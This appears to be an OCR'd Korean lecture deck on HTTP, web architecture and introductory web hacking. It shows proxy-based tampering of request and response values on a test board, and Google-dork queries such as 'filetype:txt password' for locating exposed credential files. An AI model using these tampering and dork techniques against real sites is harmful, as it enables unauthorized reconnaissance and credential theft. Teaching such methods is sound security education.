1. 웹과 HTTP의 이해


웹의 이해

- 1989년 유럽입자물리연구소 CERN에서 근무하던 팀 버너스 리가 연구 목적의 프로젝트로 시작
- 프로젝트를 계획할 당시에는 웹을 '하이퍼텍스트 프로젝트 라고 불림
- 현재 웹 문서로 가장 많이 쓰이는 HTML은 하이퍼텍스트를 효과적으로 전달하기 위한 스크립트 언어
- 웹은 수많은 보안 취약점이 내재되어 있어 해킹에 취약한 집중적인 공격대상

1. 웹과 HTTP의 이해

HTTP 프로토콜

- 여러 프로토콜이 쓰이나 가장 많이 쓰이는 프로토콜은 HTTP
- HTTP는 웹 처리 전반에 걸친 토대가 되기 때문에 웹 서버를 HTTP 서버라고 부르기도 함




이미지 출처: https://blog.restcase.com/http2-benefits-for-rest-apis/

- 연결 과정
  1. 서버가 준비 상태
  2. 클라이언트는 읽고자 하는 문서를 서버에 요청
  3. 서버는 웹 문서 중에서 요청 받은 문서를 클라이언트에 전송
  4. Request와 Response 과정을 반복

1. 웹과 HTTP의 이해

HTTP Request

- GET 방식
  - 가장 일반적인 HTTP Request 형태로, 요청 데이터의 인수를 웹 브라우저의 URL로 전송
  - 데이터가 주소 입력란에 표시되므로 최소한의 보안도 유지되지 않는 취약한 방식
  - GET방식 활용 예: 데이터 조회 (즐겨찾기 기능!)
    - 검색 기능: 사용자가 검색어를 입력하고 서버에서 검색어를 받아서 처리한 후, 검색 결과를 브라우저에 노출
    - 게시판: 목록이나 글 보기 화면은 접근 자유도를 위해 GET 방식을 사용



참고: https://dev.to/williamragstad/how-to-use-ajax-3b5e

1. 웹과 HTTP의 이해

HTTP Request

POST 방식

- URL에 요청 데이터를 기록하지 않고 HTTP 헤더에 데이터를 전송
- 인수값을 URL로 전송하지 않으므로 다른 사용자가 링크로 해당 페이지를 볼 수 없음.
- POST방식 활용 예:
  - 회원가입, 로그인: 사용자가 입력한 회원 정보를 서버에 전송하여 회원가입 또는 로그인 처리
  - 게시판: 게시글을 저장·수정·삭제하거나 대용량 데이터를 전송할 때는 POST 방식을 사용

GET 방식

```
<form action="http://catSaveTheWorld.com/search" method="GET">
  <input type="text" name="query">
  <button type="submit">검색</button>
</form>
```

```
http://catSaveTheWorld.com/search?query=cat
```

POST 방식

```
<form action="http://catSaveTheWorld.com/search" method="POST">
  <input type="text" name="username">
  <input type="password" name="password">
  <button type="submit">로그인</button>
</form>
```

```
http://catSaveTheWorld.com/login
```

1. 웹과 HTTP의 이해

HTTP Request

- GET 방식과 POST 방식의 차이

	GET	POST
데이터 전달	URL 뒤에 파라미터를 추가하여 전달	HTTP 요청 본문(body)에 데이터를 추가하여 전달
데이터 길이	URL 길이에 제한이 있음 (2,048자 이하)	HTTP 요청 본문(body)의 크기에 제한이 있음 (2GB 이하)
보안성	URL에 데이터가 노출되기 때문에 보안성이 낮음	HTTP 요청 본문(body)에 데이터가 포함되어 전달되므로 보안성이 높음
캐싱	브라우저에서 자동으로 캐싱됨	브라우저에서 캐싱되지 않음
사용상황	데이터 조회 사용자가 입력한 정보가 노출되어도 괜찮을 때	데이터 추가, 수정, 삭제 사용자가 입력한 정보가 노출되지 않아야할 때(로그인 등)

참고: https://mundol-colynn.tistory.com/141

1. 웹과 HTTP의 이해

- **HTTP Request**
  - 기타 방식
    - HEAD 방식: 서버 측 데이터를 검색하고 요청하는 데 사용.
    - OPTIONS 방식: 자원에 대한 요구/응답 관계와 관련된 선택 사항 정보를 요청할 때 사용.
    - PUT 방식: 메시지에 포함된 데이터를 지정된 URI 장소에 업데이트.
    - DELETE 방식: URI에 지정된 자원을 서버에서 지울 수 있게 함.
    - TRACE 방식: 요구 메시지의 최종 수신처까지 루프백을 검사하는 데 사용

1. 웹과 HTTP의 이해

HTTP Response


- 클라이언트의 HTTP Request에 대한 응답 패킷
- 서버에서 쓰이는 프로토콜 버전, Request에 대한 실행 결과 코드, 간략한 실행 결과 설명문 내용이 담겨 있음
- 추가 정보로 전달할 데이터 형식, 길이 등이 MIME 형식으로 표현되어 있음
- 헤더 정보 뒤에는 실제 데이터(HTML 또는 이미지 파일)가 전달됨

실행 결과 코드	내용	설명
100번대	정보 전송	HTTP 1.0까지는 계열에 대한 정의가 이루어지지 않았기 때문에 실험 용도 외에는 100번대 서버 측의 응답이 없다.
200번대	성공	클라이언트의 요구가 성공적으로 수신 및 처리되었음을 의미한다.
300번대	리다이렉션	해당 요구 사항을 처리하기 위해 사용자 에이전트가 수행해야 할 추가 동작이 있음을 의미한다.
400번대	클라이언트 측 에러	클라이언트에 오류가 발생했을 때 사용한다. 예를 들면 클라이언트가 서버에 보내는 요구 메시지를 완전히 처리하지 못한 경우 등이다.
500번대	서버 측 에러	서버 자체에서 발생한 오류 상황이나 요구 사항을 제대로 처리할 수 없을 때 사용한다.

2. 웹 서비스의 이해

프론트 엔드(Front-end)


- HTML
  - 프론트 엔드: 클라이언트, 즉 웹 브라우저에서 실행되는 프로그램 영역
  - 서버에 HTML 문서를 저장하고 있다가 클라이언트가 특정 HTML 페이지를 요청하면 해당 문서를 전송
  - 클라이언트는 이 웹 페이지를 해석하여 웹 브라우저에 표현 (정적인 웹 페이지)
  - 정적인 웹 페이지 접근시 웹 문서 전송의 예



2. 웹 서비스의 이해

■ 프론트 엔드

- CSS(Cascading Style Sheets), 자바 스크립트(Java Script)
  - 동적인 웹 서비스를 제공하기 위해서 자바스크립트 등이 사용
    - 자바 스크립트는 웹 페이지의 동작과 상호 작용을 담당
  - CSS는 웹 페이지의 스타일과 레이아웃을 정의
    - 색상, 글꼴, 여백, 배치 등 시각적인 요소를 조정하여 사용자에게 매력적인 인터페이스를 제공
  - 자바스크립트와 CSS는 HTML과 마찬가지로 웹 브라우저에 의해 해석 및 적용
    - 서버가 아닌 웹 브라우저에서 해석되어 화면에 적용되어 웹 서버의 부담을 줄이면서도 다양한 기능을 수행
  - 자바 스크립트로 만든 웹 페이지 접근 시 클라이언트 동작의 예)



2. 웹 서비스의 이해


백 엔드(Back-end)

- 웹 서비스를 제공하는 데 필요한 REST API (Representational State Transfer API)를 제공하는 영역
  - REST: 클라이언트와 서버 간의 통신을 위한 아키텍처 스타일. HTTP 프로토콜을 기반으로 함.
  - REST API: GET, POST, PUT, DELETE, HEAD, OPTIONS
- 흔히 JAVA, .NET, 파이썬, 루비, 자바스크립트 등이 사용하여 클라이언트의 요청을 처리
- 백엔드의 구성요소
  - 서버: 클라이언트의 요청을 처리하고 응답을 반환하는 컴퓨터 시스템. 서버는 다양한 프로그래밍 언어(예: Python, Java, Node.js 등)로 작성된 애플리케이션을 실행
  - 서버 사이드 로직: 클라이언트의 요청을 처리하고, 데이터베이스와 상호작용하며, 비즈니스 로직을 수행하는 코드임. **Node.JS, Spring, JSP 등이 있음**
  - 데이터베이스: 애플리케이션에서 사용하는 데이터를 저장하는 시스템. 관계형 데이터베이스(예: MySQL, PostgreSQL)나 비관계형 데이터베이스(예: MongoDB) 등이 있음
  - API (Application Programming Interface): 클라이언트와 서버 간의 통신을 위한 인터페이스. REST API, GraphQL 등이 일반적으로 사용
- 백엔드의 역할은 클라이언트에 구현된 기능에 필요한 인자를 전달받고, 이 인자에 따라 함수처럼 그에 대한 결과만 전달함
- 함수는 URL에 따라 구분되며, 보통 그 결과는 JSON 형태로 클라이언트에 전달

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석


- 웹의 구조를 파악하거나 취약점을 점검할 때 혹은 웹 해킹을 할 때는 웹 프록시 툴을 사용
- 일반적으로 웹 해킹에 사용되는 웹 프록시는 클라이언트에 설치되고 클라이언트의 통제를 받음
- 클라이언트가 웹 서버와 웹 브라우저 간에 전달되는 모든 HTTP 패킷을 웹 프록시를 통해 확인하면서 수정할 수 있음



3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석


- 서버에서 클라이언트로 전송되는 패킷의 내용 확인뿐만아니라 **변조 가능**
  - 테스트 환경으로 사용하는 웹 페이지의 게시판(Wishfree's board)에서 문서 목록('데스트 1입니다')을 확인



3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
  - 글 내용을 조회하기 위해 해당 글을 클릭해 해당 글의 본문이 전달되는 것을 확인




'테스트 1입니다.' 조회 시 서버에서 전달되는 패킷

3. 웹 해킹

웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
  - 테스트 1의 본문입니다.'에서 1을 2로 변조



웹 프록시를 통해 본문 내용 변조

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조
  - 변조된 글을 전송해 확인

변조된 '테스트 1입니다.'의 내용

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 서버에서 클라이언트로 전송되는 패킷 변조:
  - **서버가 전송한 변수 A가 필요할 때, DB에서 다시 읽지 않고, 클라이언트가 관련 서비스 수행 시에 서버에 다시 전송해주는 A를 참조하여 서비스를 수행할 경우**
  - 서버에서 변수 A의 값이 20임을 확인하고 이 값을 클라이언트에 전송
  - A=40으로 바꾸어 전송





그림 4-17 클라이언트에 전송한 변숫값을 서버가 참조

- 변조를 ❹에서 해도 되지만 일반적으로 ❷에서 변조하는 것이 훨씬 쉬움




변조하여 클라이언트에 전송한 변숫값을 서버가 참조

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

▪ 클라이언트에서 서버로 전송되는 패킷 변조

- 서버에서 클라이언트로 전송되는 패킷을 변조하는 방법과 같음
  - GET을 통해 게시판의 두번째 글을 보여줄 것을 서버에 요청하고 있음
    - **'board/read/2'에서 2를 1로 변경하여 전송**



서버에서 클라이언트로 전송되는 패킷

3. 웹 해킹

■ 웹 프록시를 통한 취약점 분석

- 클라이언트에서 서버로 전송되는 패킷 변조
  - 1번 글이 조회되는 것을 확인

변경된 본문 내용

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집

- 웹 해킹을 하면서 많은 정보를 수집하려면 구글 같은 검색 엔진이 유용

검색 인자	설명	검색 추가 인자
site	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾는다.	YES
filetype	특정 파일 유형에 한해 검색하는 문자가 들어 있는 사이트를 찾는다.	YES
link	링크로 검색하는 문자가 들어 있는 사이트를 찾는다.	NO
cache	특정 검색어에 해당하는 캐시된 페이지를 보여준다.	NO
intitle	페이지 제목에 검색하는 문자가 들어 있는 사이트를 찾는다.	NO
inurl	페이지 URL에 검색하는 문자가 들어 있는 사이트를 찾는다.	NO

3. 웹 해킹

■ 구글 해킹을 통한 정보 수집


▪ 주요 검색 인자

- 'wishfree.com' 도메인이 있는 페이지에서 'admin' 문자열 검색: site

```
site:wishfree.com admin
```

- 파일 확장자가 txt이고 문자열 password가 들어간 파일 검색: filetype

```
filetype:txt password
```



